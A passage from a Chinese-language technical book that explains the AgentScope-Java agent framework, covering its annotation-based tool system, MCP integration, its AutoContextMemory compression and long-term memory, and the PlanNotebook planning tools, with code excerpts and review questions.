4. **SubAgentTool**：将任意 Agent 封装为工具，支持多轮会话

@Tool 注解→JSON Schema 的生成原理

注解驱动的设计大幅降低了工具定义门槛。背后的原理是：框架通过反射提取方法签名、`@Tool` 描述和 `@ToolParam` 约束，自动生成符合 JSON Schema Draft 2020-12 的工具描述：

```
@Tool(description = "查询指定城市的天气")
public String getWeather(
    @ToolParam(description = "城市名称") String city,
    @ToolParam(description = "温度单位", required = false) String unit
) { ... }
```

生成的 JSON Schema:

```
{
  "name": "getWeather",
  "description": "查询指定城市的天气",
  "parameters": {
    "type": "object",
    "properties": {
      "city": {"type": "string", "description": "城市名称"},
      "unit": {"type": "string", "description": "温度单位"}
    },
    "required": ["city"]
  }
}
```

这个 Schema 会发送给 LLM，LLM 据此生成结构化的工具调用请求。**Schema 的质量直接影响 LLM 的工具选择准确率**——描述模糊的参数会导致 LLM 误调。

注解驱动 vs. 接口实现——何时选择哪种

场景	推荐方式	原因
Agent 自有业务逻辑	@Tool 注解	简单、类型安全、IDE 友好
需要动态参数 Schema	AgentTool 接口	Schema 可在运行时生成
第三方服务集成	MCP 协议	服务端维护工具定义，自动发现
子 Agent 封装	SubAgentTool	需要多轮对话上下文

‘**Toolkit**’ 是工具管理的统一门面，内部委托给：

- **ToolRegistry**: ConcurrentHashMap 存储
- **ToolGroupManager**: 工具分组管理 (详见第 10 章 SkillBox)
- **ToolSchemaProvider**: JSON Schema 生成
- **McpClientManager**: MCP 客户端生命周期
- **ToolExecutor**: 工具执行引擎

7.2 工具执行——从意图到结果

ToolExecutor 的执行流程包含三个步骤: 参数校验 (确保 LLM 输出的参数符合 JSON Schema)、工具执行 (调用实际方法)、结果格式化 (将返回值包装为 ToolResultBlock)。具体流程如下:

```
工具调用请求 → 工具查找与验证 → 分组激活检查 → 参数验证 (JSON Schema)
→ 上下文合并 (预设参数注入) → 工具调用 → 结果转换 → 错误处理
```

并行 vs. 串行执行

当 LLM 一次输出多个工具调用时, 框架需要决定执行策略:

- **并行** (**Flux.mergeSequential**): 多个工具同时执行, 总延迟 = $\max(\text{单个工具延迟})$ 。适用于独立工具 (如同时查天气+查日历)
- **串行** (**Flux.concat**): 工具按顺序执行, 总延迟 = $\text{sum}(\text{所有工具延迟})$ 。适用于有依赖的工具 (如先查订单号再查物流)

当前框架默认并行执行，串行需要调用方在 Agent 层面编排。这是合理的默认选择——大多数工具调用是独立的，串行依赖应通过 ReAct 循环自然解决（第一轮调工具 A，第二轮基于 A 的结果调工具 B）。

ToolSuspendException——用异常做流程控制的争议

`ToolSuspendException` 的设计很巧妙——通过抛出异常来挂起执行流，保持 Reactor 响应式链的一致性。这种“异常流控”模式在语义上有争议：

支持方：在 Reactor 的 `onErrorResume` 范式下，这是自然的表达方式。挂起本质上是一种“中断”，与异常的语义接近

反对方：异常应该表示错误，挂起是正常的业务流程。调用方需要区分“工具挂起”和“工具异常”两种 error，增加复杂度

更优雅的替代方案是使用 Sealed Result 类型（`ToolResult.Suspend / ToolResult.Success / ToolResult.Error`），但这需要对 `ToolExecutor` 的返回类型做破坏性改造，当前方案在 Reactor 生态内是务实的折中。

7.3 SubAgentTool——Agent 即工具

`SubAgentTool` 是工具系统中一个容易被忽视但极具架构价值的设计——它将任意 Agent 封装为工具，使得 Supervisor Agent 可以通过统一的工具调用接口委派子任务。

```
// 将一个完整的 ReActAgent 封装为工具
// 这里 researchTools 是 Toolkit 实例，包含了研究所需的自定义工具
```

```
// config 是 AutoContextMemoryConfig 配置, model 是已创建的 LLM 模型实例
Agent subAgent = ReActAgent.builder()
    .name("research_agent")
    .toolkit(researchTools)
    .memory(new AutoContextMemory(config, model))
    .build();

SubAgentTool researchTool = SubAgentTool.builder()
    .agent(subAgent)
    .description("负责深度研究和分析任务")
    .build();
```

Agent 即工具的架构意义

这个抽象实现了**能力分层**：Supervisor Agent 负责路由和协调，Sub Agent 负责专业执行。从 Supervisor 的视角看，SubAgentTool 和普通工具没有区别——都是接收输入、返回结果。这保证了 Pipeline 编排的一致性。

风险与防护

- 1. 信息丢失**：SubAgentTool 的返回类型是 `ToolResult`（字符串），Sub Agent 的丰富输出（ThinkingBlock、中间工具调用）被压缩为单一结果。如果需要保留完整过程，需要在 metadata 中附加
- 2. 循环依赖**：Agent A 的 SubAgentTool 包含 Agent B，Agent B 的 SubAgentTool 又包含 Agent A。框架没有内置循环检测，需要开发者自律
- 3. 资源消耗**：每个 SubAgentTool 内部是一个完整的 Agent 实例（含 Memory、Hook 链、LLM 客户端），嵌套层数过多会显著增加延迟和 token 消耗

7.4 MCP 集成——接入外部工具生态

MCP (Model Context Protocol) 集成支持三种传输方式：

- **StdIO**：本地进程通信 (stdin/stdout) ——适合本地工具服务
- **SSE**：HTTP Server-Sent Events——适合远程工具服务
- **StreamableHTTP**：HTTP 流式传输——适合高吞吐场景

`McpTool` 实现了 `AgentTool` 接口，将 MCP 服务器的工具桥接到 AgentScope 工具系统。`McpContentConverter` 负责将 MCP 内容类型转换为 AgentScope 的 `ContentBlock`。

MCP vs. @Tool：工具生态的两种范式

维度	@Tool 注解	MCP 协议
工具定义位置	Agent 进程内	独立服务进程
发现方式	编译期确定	运行时动态发现
生命周期	与 Agent 相同	独立启停
跨语言	仅 Java	任意语言 (JSON-RPC)
维护方	Agent 开发者	工具服务团队
扩缩容	随 Agent 扩缩	独立扩缩

MCP 是 Agent 工具系统的"微服务化"——当工具逻辑复杂、需要独立部署和扩缩容时，MCP 是更好的选择。但 MCP 引入了网络延迟（一次工具调用需要一次 RPC），对于高频调用的轻量工具，@Tool 注解更高效。

7.5 设计评价

工具系统是 Agent 与外部世界交互的唯一通道，其设计直接决定了 Agent 的能力边界。注解驱动的注册方式将工具定义的门槛降到了最低——开发者只需写一个 Java 方法加两行注解。SubAgentTool 的"Agent 即工具"抽象实现了能力分层，保证了 Pipeline 编排的一致性。MCP 集成则打开了外部工具生态的大门。

主要不足：ToolSuspendException 的"异常流控"虽然在 Reactor 生态内可接受，但语义上仍有争议；SubAgentTool 缺乏循环依赖检测和嵌套深度限制；MCP SDK 的快速迭代意味着适配层需要频繁更新。

7.6 补充：Harness 内置工具

`agentscope-harness` 模块在 core 的工具系统之上增加了 7 个内置工具，通过 Toolkit 通道注入 Agent：

工具	用途	适用场景
FilesystemTool	读写编辑文件、grep、glob	需要操作工作区文件的 Agent
ShellExecuteTool	在沙箱或宿主机执行 Shell 命令	需要执行脚本的 Agent
MemorySearchTool	在记忆文件中关键词搜索	需要回忆历史信息的 Agent
MemoryGetTool	读取记忆文件指定行范围	需要查看记忆详情的 Agent
SessionSearchTool	搜索/列出会话历史	需要回顾之前对话的 Agent
AgentSpawnTool	创建和调用子代理	需要委派子任务的

		Supervisor Agent
TaskTool	查询任务状态和取消	需要管理后台任务的 Agent

这些工具不注册到 ReActAgent 的 `ToolRegistry` 中，而是通过 HarnessAgent 的 `Toolkit` 通道注入。这样做的原因在于**关注点分离**——core 层只关心"工具如何被调用"（工具注册和 Schema 生成），harness 层关心"哪些工具应该被注入"（条件注入、权限隔离）。这种分离意味着你可以使用 ReActAgent 编写 Agent 逻辑，然后通过 HarnessAgent 按需注入工具，无需修改 Agent 核心代码。

思考题

- 1. ToolSuspendException 使用异常进行流程控制是否合理？有什么替代设计？
- 2. MCP 协议与 AgentScope 原生 @Tool 注解在工具定义上有什么本质差异？各适合什么场景？
- 3. SubAgentTool 将子 Agent 封装为工具——这种"Agent 即工具"的抽象有什么优势和风险？

****参考：****

1. 异常做流程控制确实不够优雅——异常本意是处理错误，而非正常分支。替代方案：①返回 Sealed Result 类型 (Suspend / Continue / Error)，让调用方模式匹配处理；②用 Continuation/Coroutine 机制暂停恢复；③引入 ToolExecutionPolicy 枚举，工具声明自己的执行策略 (REQUIRE_APPROVAL / AUTO)，由框架统一路由。

2. MCP: 外部服务定义工具, Agent 通过协议发现和调用——适合第三方集成 (如搜索引擎、数据库); 运行时动态发现。@Tool: Agent 内部定义工具, 编译期确定——适合 Agent 自有能力; 类型安全, IDE 支持好。选择: 自有逻辑用@Tool, 外部服务用 MCP。

3. 优势: 统一抽象——Pipeline 编排无需区分 Agent 和工具, SubAgentTool 可透明插入 SequentialPipeline。风险: 信息丢失——子 Agent 的丰富输出被压缩为 ToolResult 字符串; 循环依赖——A 调用 B 作为工具, B 又调用 A 作为工具。防护: 限制嵌套深度+依赖 DAG 检测。

第 8 章 记忆系统——从短期对话到长期认知

记忆是 Agent 区别于无状态 API 调用的关键——没有记忆，Agent 每次对话都从零开始，无法积累经验、理解上下文、保持连贯。记忆系统的设计直接决定 Agent 的"智商"上限。

人类记忆分为工作记忆（短期、容量有限）和长时记忆（长期、需要检索），AgentScope-Java 的记忆系统同样遵循这一双系统架构：短期记忆

（Memory）存储当前对话上下文，长期记忆（LongTermMemory）跨会话持久化关键信息。两者协作使 Agent 既能"记住当前任务"，也能"积累历史经验"。

8.1 短期记忆（Memory）——Agent 的工作台

短期记忆存储当前对话的消息历史，是 LLM 每次推理的直接输入。它的核心挑战不是"存什么"，而是"当上下文窗口不够时，如何取舍"。

```
Memory (接口)
├─ addMessage(), getMessages(), deleteMessage(), clear()
│   └─ InMemoryMemory      -- 默认, CopyOnWriteArrayList
└─ AutoContextMemory      -- 自动上下文压缩 (扩展)
```

8.1.1 InMemoryMemory

最简单的实现，使用 CopyOnWriteArrayList 保证线程安全。支持 StateModule 持久化。适合开发调试和短会话场景。

为什么用 `CopyOnWriteArrayList` 而非 `ArrayList + synchronized`? Agent

的消息访问模式是"读多写少"——每个 ReAct 循环中，LLM 调用需要读取全部消息 ($O(n)$ 遍历)，而写入只发生一次（追加新消息）。

`CopyOnWriteArrayList` 的写时复制策略虽然写入成本高 ($O(n)$)，但读操作无锁、无并发问题，完美匹配这个访问模式。

8.1.2 AutoContextMemory——6 级渐进压缩

`AutoContextMemory`（约 2000 行）是框架中最复杂的记忆实现。它解决的核心问题是：**当对话消息超过模型上下文窗口时，如何在保留关键信息的同时压缩上下文？**

双存储架构

`AutoContextMemory` 采用双存储设计：

- `workingMemoryStorage`：压缩后的消息，用于实际 LLM 上下文（可变、可压缩）
- `originalMemoryStorage`：完整的原始消息，用于审计/回溯（只追加、不修改）

为什么需要双存储？ 单一存储无法同时满足两个矛盾需求：LLM 需要精简的上下文（减少 token 消耗），但业务需要完整的对话记录（审计、调试、纠纷处理）。双存储让"推理用的压缩版"和"存档用的完整版"互不干扰。每次

`addMessage()` 同时写入两个存储，但只有 `workingMemoryStorage` 会执行压缩；

`getMessages()` 返回工作记忆的副本, `getOriginalMemoryMsgs()` 返回原始完整记录。

压缩触发机制

压缩检查发生在每次 LLM 推理之前 (通过

`AutoContextHook.handlePreReasoning()` 触发), 使用**双阈值 OR 判定**:

- **消息数阈值**: `workingMemoryStorage.size() >= msgThreshold` (默认 100 条)
- **Token 数阈值**: `estimatedTokens >= maxToken × tokenRatio` (默认 128K × 0.75 ≈ 98,304 tokens)

任一条件满足即触发压缩。Token 估算采用字符近似法 (`2.5 字符 ≈ 1 token`), 加上每条消息 5 token 的固定开销和工具调用 10 token 的额外开销。这种近似法无需加载分词器模型, 计算速度快, 但对中文的估算偏差较大 (中文实际约 1.5-2 字符/token), 可能高估 token 数导致过早触发压缩。

6 级渐进压缩策略

压缩策略按顺序尝试, **首个成功的策略立即返回**, 后续策略不再执行。这保证了每次压缩只做"最小的必要牺牲":

策略 1: 压缩上轮工具调用——找到上轮推理中连续的工具消息 (默认 ≥ 6 条), 将其发送给 LLM 生成摘要, 替换为一行摘要 + 离线标记 `<!--`

`CONTEXT_OFFLOAD: uuid=... -->`。这是最温和的压缩——工具调用的细节往往对后续推理不再重要, 但保留了"做了什么"的摘要。

策略 2：卸载大消息（保留最近 N 条）——扫描工作记忆中超过

`largePayloadThreshold`（默认 5120 字符）的消息，将原文卸载到存储并替换为前 200 字符预览 + 离线标记。保护最近 `lastKeep` 条消息（默认 50 条）不被卸载。这一步是纯机械截断，**不消耗 LLM 调用**。

策略 3：卸载大消息（不保留 lastKeep）——与策略 2 相同逻辑，但只保护最新 assistant 响应及其之后的消息，不再保护 lastKeep 区域。这是策略 2 的加强版——当策略 2 无法释放足够空间时，牺牲更多的历史上下文。

策略 4：摘要上轮对话——找到最近一个 USER-FINAL_ASSISTANT 对（不含工具调用的简单对话），将中间的工具调用链发送给 LLM 生成摘要。用户消息保留，仅替换 assistant 回复及中间过程。这一步开始"改写"对话内容，信息损失不可逆。

策略 5：摘要本轮大消息——在本轮（最近 USER 消息之后）中找到超过阈值的大消息，逐条调用 LLM 生成保守摘要（提示词强调"EXTRA CAREFUL and CONSERVATIVE"）。每条消息独立压缩，不会丢失整轮信息。

策略 6：压缩本轮全部消息——最激进的策略：将本轮所有消息（工具调用、工具结果、assistant 回复）合并为一条 ASSISTANT 摘要，目标压缩率为 30%（即摘要长度 = 原文 × 0.3）。压缩后的消息带有特殊标记

`_compressed_current_round`，防止被误认为真实 assistant 回复。

压缩的成本与风险

维度	分析
----	----

Token 成本	策略 1/4/5/6 需要 LLM 调用生成摘要，每次压缩消耗额外 token（约为被压缩内容的 20-30%）
延迟影响	LLM 压缩调用增加推理前延迟（约 1-3 秒/次），但在长对话中避免了超窗口错误
信息损失	策略 2/3 是无损截断（原文仍可从 originalMemoryStorage 恢复），策略 1/4/5/6 是有损压缩
恢复机制	离线标记 `<!-- CONTEXT_OFFLOAD: uuid=... -->` 记录了原文的 UUID，理论上可按需恢复

关键设计洞察：6 级策略的渐进设计体现了"先损枝叶、后损主干"的原则——工具调用细节最不重要（策略 1），消息长度最不关键（策略 2/3），历史对话次重要（策略 4），当前轮的内容最重要（策略 5/6 最后才动）。这种优先级排序与人类对话的信息价值分布高度吻合。

8.2 长期记忆（LongTermMemory）

短期记忆解决"当前对话记住多少"的问题，长期记忆解决"跨对话积累什么"的问题。长期记忆允许 Agent 从历史交互中学习用户偏好、记录关键决策、积累领域知识。

```
LongTermMemory (接口)
└─ record(List<Msg>), retrieve(Msg) -> String
    └─ Mem0LongTermMemory -- Mem0 向量存储后端
    └─ ReMeLongTermMemory -- ReMe 后端
```

8.2.1 三种记忆模式

模式	机制	适用场景
`AGENT_CONTROL`	Agent 自主决定何时存储/检索 (通过 LongTermMemoryTools)	用户偏好、关键决策
`STATIC_CONTROL`	StaticLongTermMemoryHook 自动在调用前后触发	需要自动记录一切的场景
`BOTH`	两者兼备	最灵活但最复杂

AGENT_CONTROL 模式将记忆操作暴露为工具（`LongTermMemoryRecordTool`

和 `LongTermMemoryRetrieveTool`），Agent 在推理过程中自主决定何时存储和

检索。这符合 ReAct 范式的理念——Agent 把记忆当作一种"能力"来使用，而

非被动接受的上下文。缺点是依赖 LLM 的判断力，可能遗漏重要记忆。

STATIC_CONTROL 模式通过 `StaticLongTermMemoryHook` 实现对 Agent 透明

的长期记忆：PreReasoning 阶段自动检索相关记忆并注入上下文，

PostReasoning 阶段自动记录本轮对话。优点是不遗漏，缺点是每轮固定消耗

额外 token（即使检索结果与当前任务无关）。

8.2.2 后端实现对比

后端	存储方式	检索方式	适用规模
Mem0	向量数据库（自动嵌入）	语义相似度检索	中等规模（<10 万条）
ReMe	结构化记忆图谱	关键词+语义混合检	大规模、需要关联推

		索	理
--	--	---	---

Mem0 后端将每条记忆自动嵌入为向量，检索时按语义相似度排序返回 Top-K。ReMe 后端维护记忆之间的关系图谱，支持"用户提到过 A，而 A 关联 B"的推理链。两者均通过 `record()` 存入、`retrieve()` 检索，接口统一但能力差异显著。

8.3 短期记忆与长期记忆的协作

在实际运行中，短期记忆和长期记忆的协作流程如下：

- 1. PreReasoning 阶段：**AutoContextHook 检查并压缩工作记忆；
STATIC_CONTROL 模式同时检索长期记忆并注入上下文
- 2. 推理阶段：**LLM 基于（可能压缩后的）工作记忆 + 注入的长期记忆进行推理；AGENT_CONTROL 模式下 LLM 可能主动调用记忆工具
- 3. PostReasoning 阶段：**新消息追加到工作记忆和原始记忆；
STATIC_CONTROL 模式自动记录本轮对话到长期记忆

协作中的矛盾：长期记忆的注入增加了工作记忆的 token 负担，可能加速触发压缩。这意味着"记住更多历史"和"保持当前上下文"之间存在张力——一种工程权衡是限制长期记忆注入的 token 数（如最多注入 2000 token 的检索结果），留出空间给当前对话。

***延伸阅读： ** 关于 AutoContextMemory 的参数调优，参见第 19.3 节；关于在 Boba Tea Shop 案例中使用 AutoContextMemory 的实践，参见第 23.2 节。*

设计评价： AutoContextMemory 的 6 级渐进压缩是工程上极其精巧的设计——它不是简单粗暴地截断上下文，而是像人类遗忘一样“先忘细节、再忘过程、最后忘结论”。双存储保证了审计可追溯性，离线标记提供了恢复可能性。但当前实现也存在不足：(1) Token 估算的字符近似法对中文偏差较大；(2) 压缩策略的触发阈值是静态配置，无法根据对话质量动态调整；(3) 6 级策略之间的粒度跳跃较大，缺乏中间过渡。长期记忆的三种模式覆盖了主要使用场景，但 AGENT_CONTROL 和 STATIC_CONTROL 的组合（BOTH 模式）缺乏冲突处理机制——当 Agent 主动检索的记忆与 Hook 自动注入的记忆重叠时，如何去重？

8.4 补充：Harness 的两层记忆模型

`agentscope-harness` 在 AutoContextMemory 的基础上增加了一个**两层记忆模型**，将短期记忆和长期记忆分离管理：

第一层：每日事实日志（`memory/YYYY-MM-DD.md`）。 每次对话结束后，`MemoryFlushManager` 调用 LLM 从对话中提取事实性信息（用户偏好、关键决策、系统状态），以追加写的方式写入当天的日志文件。这个文件不检查重复，写入速度极快。

第二层：精选长期记忆（`MEMORY.md`）。 `MemoryConsolidator` 定期（默认 6 小时）读取所有未合并的每日日志，调用 LLM 将分散的事实合并去重，完全重写 MEMORY.md。

这两层与 AutoContextMemory 的 6 级渐进压缩是**互补而非替代**的关系——

AutoContextMemory 管理的是当前对话的上下文窗口（在 ReAct 循环中），

Harness 记忆层管理的是跨对话的长期知识（在会话之间）。

AutoContextMemory 在第 3 级压缩时会调用 Harness 的 `MemoryFlushManager`

将即将被压缩掉的事实刷新到每日日志中，确保"压缩不丢失关键信息"。

此外，Harness 提供了 `MemoryIndex`——一个 SQLite FTS5 全文索引。FTS5 索

引在 Agent 启动时全量构建，每次刷新后增量更新。当 Agent 需要回忆历史信息时，

`MemorySearchTool` 通过这个索引进行关键词检索，而非遍历所有日志文件。

超大工具结果的处理：`ToolResultEvictionHook` 会监控每次工具调用的返回结果。

当结果超过 80,000 字符时，自动将完整结果卸载到

`workspace/agents/<id>/sessions/<sessionId>.jsonl`，在对话消息中仅保留前

2,000 字符的预览。这防止了单次工具调用结果撑爆整个上下文窗口。

思考题

1. AutoContextMemory 的 6 级渐进压缩策略中，哪一级对推理质量影响最大？如何量化评估？
2. AGENT_CONTROL 和 STATIC_CONTROL 两种长期记忆模式在 token 消耗上有什么差异？

3. 双存储架构 (workingMemoryStorage + originalMemoryStorage) 的一致性如何保证?

****参考: ****

1. 影响最大的是第 3 级 (摘要压缩) ——直接改写原始内容, 信息损失不可逆。量化方法: ①用原始记忆和压缩记忆分别跑同一组测试问题, 对比答案准确率; ②用 LLM 评估压缩前后的语义保留度 (1-5 分); ③跟踪压缩后 Agent 的工具调用准确率变化 (能否基于压缩记忆选对工具)。
 2. AGENT_CONTROL 模式: 每次对话 LLM 自主决定是否检索长期记忆, token 消耗 = 基础对话 + 每次检索的 query+结果。STATIC_CONTROL 模式: 系统每轮自动注入长期记忆摘要, token 消耗 = 基础对话 + 每轮固定的摘要长度。当长期记忆量大时, STATIC_CONTROL 更耗 token (每轮固定成本), AGENT_CONTROL 更省 (按需检索), 但 AGENT_CONTROL 的 LLM 判断本身也消耗 token。
 3. 一致性保证依赖写入顺序: 先写 workingMemoryStorage (当前对话上下文), 再写 originalMemoryStorage (原始完整记忆)。读时只读 workingMemoryStorage。风险点: 崩溃发生在两次写之间——workingMemoryStorage 已更新但 originalMemoryStorage 未更新。缓解: 使用 WAL (Write-Ahead Log) 或幂等写入。
-

第 9 章 PlanNotebook——结构化规划系统

9.1 设计动机

ReAct 范式的 Agent 通过"推理-行动"循环逐步解决问题，但存在两个核心缺陷：

1. **缺乏全局视野**：每一步只考虑当前状态，容易迷失方向或重复工作
2. **无法处理复杂任务**：面对需要多步骤协调的任务（如"构建一个网站"），纯 ReAct 循环效率低下

PlanNotebook 通过引入**结构化规划**解决了这些问题（如本章所述）——Agent 在执行复杂任务前先创建计划，按步骤推进，每步完成后记录成果。

9.2 数据模型

PlanNotebook 的数据模型围绕三个核心对象构建：**计划 (Plan)**、**子任务 (SubTask)** 和 **提示转换器 (PlanToHint)**。

Plan 是整个系统的中心。它包含一个名称（用于 Agent 自我引用）、描述（解释计划的目的是什么）和预期成果（定义"完成"的标准）。`state` 字段追踪计划的三个状态：ACTIVE（正在执行）、DONE（已完成）和 ABANDONED（已被

放弃或替换)。这个简单的状态机保证了 Agent 在不同时间点对自己的计划状态有一致的理解。

PlanNotebook 自身持有当前活跃计划 (`currentPlan`)，并通过 `planToHint` 将计划结构转换为 LLM 可读的提示文本。`changeHooks` 机制允许外部监听计划变更——当 Agent 修改了计划步骤时，注册的回调函数会被触发，这在多 Agent 协作场景中尤为有用（如 Supervisor 监听子 Agent 的计划变更）。


```
PlanNotebook [PlanNotebook.java:104]
├─ currentPlan: Plan          ← 当前活跃计划
├─ planToHint: PlanToHint    ← 计划→提示转换器
├─ storage: PlanStorage      ← 历史计划存储
├─ maxSubtasks: Integer      ← 子任务上限 (null=无限制)
├─ needUserConfirm: boolean  ← 是否需要用户确认 (默认 true)
└─ changeHooks: Map<String, BiConsumer> ← 变更通知回调

Plan [Plan.java]
├─ name: String
├─ description: String
├─ expectedOutcome: String
├─ state: PlanState (ACTIVE, DONE, ABANDONED)
├─ subtasks: List<SubTask>
└─ createdAt / updatedAt

SubTask [SubTask.java]
├─ name: String
├─ description: String
├─ expectedOutcome: String
├─ outcome: String          ← 完成时填写的实际成果
└─ state: SubTaskState (TODO, IN_PROGRESS, DONE, ABANDONED)
```

9.3 状态转移规则

SubTask 状态转移有严格的约束条件：



自动激活机制 (PlanNotebook.java:717-728):

```

// finishSubtask() 完成后的自动激活逻辑
private void autoActivateNextSubtask(Plan plan, int completedIndex) {
    for (int i = completedIndex + 1; i < plan.getSubtasks().size(); i++) {
        SubTask next = plan.getSubtasks().get(i);
        if (next.getState() == SubTaskState.TODO) {
            next.setState(SubTaskState.IN_PROGRESS);
            break;
        }
    }
}

```

这里采用了"简单策略"——从最近完成的子任务索引开始，向后查找第一个 TODO 状态的子任务并自动激活。这样做的原因在于成本考虑：如果允许 Agent 自己选择下一个子任务，每完成一个子任务就需要多一次 LLM 推理来决定"接下来做什么"，这在子任务数量较多时（如 10-20 个）会显著增加成本。按

顺序激活的代价是灵活性略有牺牲——Agent 不能跳过某个 TODO 子任务去执行后面的，但在大部分场景中，按顺序执行正是预期的行为。

9.4 十个工具函数

#	工具名	功能	关键约束
1	`create_plan`	创建新计划	子任务数不超过 maxSubtasks; 已有计划会被替换
2	`update_plan_info`	更新计划元数据	null/空字符串表示不修改
3	`revise_current_plan`	增加/修改/删除子任务	支持按索引操作
4	`update_subtask_state`	更新子任务状态	前序任务必须完成
5	`finish_subtask`	完成子任务	必须提供 outcome; 触发自动激活
6	`view_subtasks`	查看子任务详情	按索引列表查看
7	`get_subtask_count`	统计子任务数量	按状态分组统计
8	`finish_plan`	完成或放弃计划	设置 PlanState
9	`view_historical_plans`	查看历史计划	从 PlanStorage 加载
10	`recover_historical_plan`	恢复历史计划	当前计划将被放弃

create_plan 实现详解 ([PlanNotebook.java:268-331](#)):

```
@Tool(name = "create_plan", description = "Create a plan by given name and sub-tasks")
```

```

public Mono<String> createPlan(
    @ToolParam(name = "name", description = "计划名称", required = true)
String name,
    @ToolParam(name = "description", description = "计划描述", required =
true) String description,
    @ToolParam(name = "expected_outcome", description = "预期成果",
required = true) String expectedOutcome,
    @ToolParam(name = "subtasks", description = "子任务列表, 每个元素包含
name/description/expectedOutcome 键", required = true) List<Map<String,
Object>> subtasks) {
    // 转换 Map → SubTask 对象
    // mapToSubTask() 将 LLM 输出的 Map 转为框架的 SubTask 对象
    // 输入的 Map 需要包含三个键: name (子任务名)、description (描述)、
expectedOutcome (预期成果)
    // 键名使用驼峰命名, 缺少任一键会抛出 IllegalArgumentException
    List<SubTask> subtaskList = new ArrayList<>();
    // 验证子任务数量上限
    if (maxSubtasks != null && subtaskList.size() > maxSubtasks) {
        return Mono.just("Cannot create plan: exceeds maximum limit...");
    }
    // 创建计划
    Plan plan = new Plan(name, description, expectedOutcome, subtaskList);
    // 替换当前计划 (如果存在)
    String message = currentPlan == null
        ? "Plan created successfully."
        : "Current plan replaced by new plan.";
    currentPlan = plan;
    return triggerPlanChangeHooks().thenReturn(message);
}

```

9.5 提示注入系统 (PlanToHint)

PlanNotebook 不仅提供工具，还在每次推理前自动注入上下文提示，引导 Agent 按计划执行。

DefaultPlanToHint ([plan/hint/DefaultPlanToHint.java:38-256](#)) 生成

`<system-hint>` 标签包裹的提示，覆盖 5 种场景：

场景 1: 无计划 → "对于复杂任务, 建议创建计划"

场景 2: 计划开始 (所有子任务 TODO) → "计划已创建, 建议从第一个子任务开始"

场景 3: 子任务进行中 → "当前子任务详情 + 可用操作选项"

场景 4: 无进行中子任务 → "请选择下一个子任务开始执行"

场景 5: 所有子任务完成 → "所有子任务已完成, 建议完成计划"

提示注入机制——PlanNotebook 通过注册为 Hook 实现提示注入:

1. `ReActAgent.Builder` 创建 PlanNotebook 时, 自动将其工具注册到 Toolkit
2. PlanNotebook 的 `getHint()` 方法在 `PreReasoningEvent` 中被调用
3. 生成的提示追加到推理输入消息中

9.6 变更钩子 (Change Hooks)

外部系统可以注册 `BiConsumer<PlanNotebook, Plan>` 回调, 在每次计划变更时触发:

```
// PlanNotebook.java LINE 1024-1041
planNotebook.addChangeHook("ui_update", (notebook, plan) -> {
    // 更新前端 UI 显示当前计划状态
    uiService.updatePlanView(plan);
});
```

这使得 PlanNotebook 可以与实时 UI 集成, 展示 Agent 的规划进度。

9.7 状态持久化

```
// PlanNotebook.java LINE 157-175
@Override
public void saveTo(Session session, SessionKey sessionKey) {
    // 即使 currentPlan 为 null 也保存 (清除状态也需要持久化)
    session.save(sessionKey, keyPrefix + "_state", new
PlanNotebookState(currentPlan));
}
```

```
}  
  
@Override  
public void loadFrom(Session session, SessionKey sessionKey) {  
    this.currentPlan = null; // 先清除，避免残留  
    session.get(sessionKey, keyPrefix + "_state", PlanNotebookState.class)  
        .ifPresent(state -> this.currentPlan = state.currentPlan());  
}
```

***设计评价： ** PlanNotebook 是框架中**最精巧的元认知系统**——它让 Agent 不仅能“做”，还能“计划做”。十个工具函数覆盖了计划的完整生命周期，状态转移规则保证了执行的有序性，自动激活机制减少了 Agent 的决策负担，PlanToHint 的上下文注入让 Agent 无需主动查询就能知道下一步该做什么。但这种设计也带来了复杂度——Agent 需要理解并正确使用这些工具，如果 LLM 的指令遵循能力不足，可能会出现计划与执行脱节的情况。*

思考题

1. PlanNotebook 的自动激活机制在什么情况下可能导致问题？如何改进？
2. 如果 Agent 的 LLM 指令遵循能力较弱，PlanNotebook 的工具函数可能被误用。如何设计防护措施？
3. PlanToHint 的 5 种场景提示是否足够？是否需要增加“计划偏离”的场景提示？

***参考： ***

1. 自动激活问题：简单任务（如“今天天气”）被强制赋予 PlanNotebook，LLM 可能过度规划——为单步操作生成 10 个 SubTask。改进：①增加复杂度评估 Hook，仅当意图分类为复杂时激活；②提供@NoPlan 注解让开发者显式跳过；③阈值可配（如工具数>3 才激活）。
2. 防护措施：①输入校验——SubTask 的 description 字段限长+正则白名单；②输出约束——限制单次计划 SubTask 数量上限（如

maxSubTasks=10) ; ③沙箱执行——*PlanNotebook* 的变更只在当前 *ReAct* 循环可见, 循环结束后自动清理; ④监控——检测异常模式 (如连续 5 次创建又删除 *SubTask*) 。

3. 需要增加“计划偏离”提示。场景: *Agent* 执行 *SubTask_3* 时发现前提假设错误, 需要回退修改 *SubTask_1*。新增 hint: *PlanToHint.DEVIATION*="当前执行结果与原计划不一致, 请评估是否需要调整后续计划"。还需要: *PARTIAL_COMPLETE* (部分完成无法继续)、*RESOURCE_LIMIT* (token/时间不足需缩减计划) 。

第 10 章 SkillBox——动态技能系统

10.1 设计动机

当 Agent 拥有大量工具时，两个问题随之而来：

